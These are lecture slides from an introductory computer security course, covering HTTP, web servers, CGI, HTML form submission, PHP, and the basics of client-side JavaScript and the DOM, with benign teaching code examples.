
- Reads data from socket

	Version	Status	Status Message
	HTTP/1.1	200	OK
Headers	Date: Sun, 7 Jul 2018 17:36:27 GMT Server: Apache Content-Encoding: gzip Content-Type: text/html; charset=UTF-8 Content-Length: 1846		
	\r\n		
Body	<!DOCTYPE html> <html> ... </html>		

Common HTTP Response Status Codes

Code	Status	Description
1xx	Informational	The request was received, continuing process
200	OK	Success
301	Moved Permanently	Permanent redirection
307	Temporary Redirect	Try URI in the Location field this time
400	Bad Request	Malformed request
401	Unauthorized	Require user authentication
403	Forbidden	Refuse to fulfill the request
404	Not Found	
500	Internal Server Error	Something unexpected (Error) happened
501	Not Implemented	Does not support the requested functionality
503	Service Unavailable	Unable to handle the request due to overloading or maintenance

Web Application Architecture



Web Servers

- Both Web Browsers and Web Servers speak HTTP
- Web Servers: Receive HTTP requests and send HTTP responses
- A web server loops forever doing
 - Accept TCP connection from a client (browser)
 - Read HTTP request from the connection
 - Process the request
 - Write HTTP response to the connection
 - Close the TCP connection

Serving Static Documents

- Process “GET /index.html HTTP/1.1”

```
int fd = open("index.html");
```

```
int len = read(fd, buffer, sizeofFile(fd));
```

```
write(tcpConnection, httpResponseHeader, headerSize);
```

```
write(tcpConnection, buffer, len);
```


```
close(fd);
```


Generating Dynamic Content

- Common Gateway Interface (CGI)
 - A **protocol** for **web servers** to execute programs like calling Command-line Interface (CLI) programs (in **another process**) to generate web pages **dynamically**
- Process “GET /index.cgi HTTP/1.1”

```
runProgram(index.cgi, tcpConnection, env, ...);
```


How CGI Programs Work?



```
#!/usr/bin/perl
```

```
=head1 DESCRIPTION
```

```
env — a CGI program that just prints its environment
```

```
=cut
```

```
print "Content-type: text/plain\n\n";
```

```
for my $var ( sort keys %ENV ) {  
    printf "%s = \"%s\"\n", $var, $ENV{$var};  
}
```

HTML Forms

- A form is a way to **collect data** from the client
- A form has form controls, such as text fields, buttons, checkboxes, options, range controls, or color pickers
 - It is a way to create complex HTTP request
- The **action** attribute contains the URI to submit the HTTP request
 - Default is the current URI
- The **method** attribute is the HTTP method to submit the request
 - **GET** or POST

HTML Forms (Cont.)

- Child input tags of a form are transformed into either HTTP query string or part of the HTTP request body
 - **GET**: data is passed in the **query**
 - **POST**: data is passed in the **body**
- The data is encoded as either “application/x-www-form-urlencoded” or “multipart/form-data”
 - GET always uses “application/x-www-form-urlencoded”
 - POST depends on the enctype attribute of the form. The default is “application/x-www-form-urlencoded”
 - “multipart/form-data” is mainly used to upload files

HTML Forms (Cont.)

- Data is sent as name-value pairs
 - The data is from the `<input>` and other child tags
- Name is taken from the input tag's `name` attribute
- Value is taken either from the input tag's `value` attribute, or the user-supplied input
 - Empty string if neither is present

User Input - GET Request

```
<form method="GET" action="form.cgi">
```

Username:

```
<input type="text" name="user"></input><br>
```

Language:

```
<input type="text" name="lang"></input><br>
```

```
<input type="submit"></input>
```

```
</form>
```

Username:

Language:

http://www.example.com/form.cgi?user=alex&lang=enUS

Query String

Method	URL	Version
GET	/form.cgi?user=alex&lang=enUS	HTTP/1.1

Headers

Host: www.example.com
User-Agent: Mozilla/5.0
Accept: text/html, */*
Accept-Language: en-us
Accept-Charset: ISO-8859-1,utf-8
Connection: keep-alive

\r\n

Body



User Input - POST Request

```
<form method="POST" action="form.cgi">
```

Username:

```
<input type="text" name="user"></input><br>
```

Language:

```
<input type="text" name="lang"></input><br>
```

```
<input type="submit"></input>
```

```
</form>
```

Username: alex
Language: enUS

Submit

<http://www.example.com/form.cgi>

Method	URL	Version
--------	-----	---------

POST	/form.cgi	HTTP/1.1
------	-----------	----------

Headers

Host: www.example.com

User-Agent: Mozilla/5.0

Accept: text/html, */*

Accept-Language: en-us

Content-Type: application/x-www-form-urlencoded

Content-length: 19

\r\n

Body

user=alex&lang=enUS

PHP: Hypertext Processor - PHP

- A scripting language that can be embedded in HTML pages to generate dynamic content
- PHP code is executed on the **server side** when the page containing the code is requested
- A common setup is a LAMP system, which is the composition of
 - Linux
 - Apache
 - MySQL
 - PHP

Credits

- Some slides are based on the slides of Giovanni Vigna

Web Security - SOP

**CSCI 4130: Introduction to Computer
Security**

Prof. Wei Meng

<https://course.cse.cuhk.edu.hk/~csci4130/>

User Agents


- They are the client side component responsible for the retrieval and display of web resources
 - wget, curl, etc.
 - Chrome, Firefox, etc.
- Some User Agents support the execution of client side code
 - Java Applets
 - ActiveX Controls
 - JavaScript

JavaScript

- A scripting language used to implement interactive and dynamic behavior in web pages
- Known as the client-side scripting language
- It was initially developed at Netscape in 1995, called LiveScript
- JScript is Microsoft's version
- EcmaScript is a standardized version of JavaScript
- VBScript is based on Microsoft Visual Basic

Client-Side JavaScript


- The APIs that allow you to control (nearly) everything in a web client, *i.e.*, a web browser.
- Client-side JavaScript models a browser in an Object-Oriented way



window is the default global object

Document Object Model

- A cross-platform and language independent API that treats an HTML document as a tree structure.
- Each node in the DOM tree is an object representing a part of the document.
- Browser Object Model (BOM) is an API to the browser properties

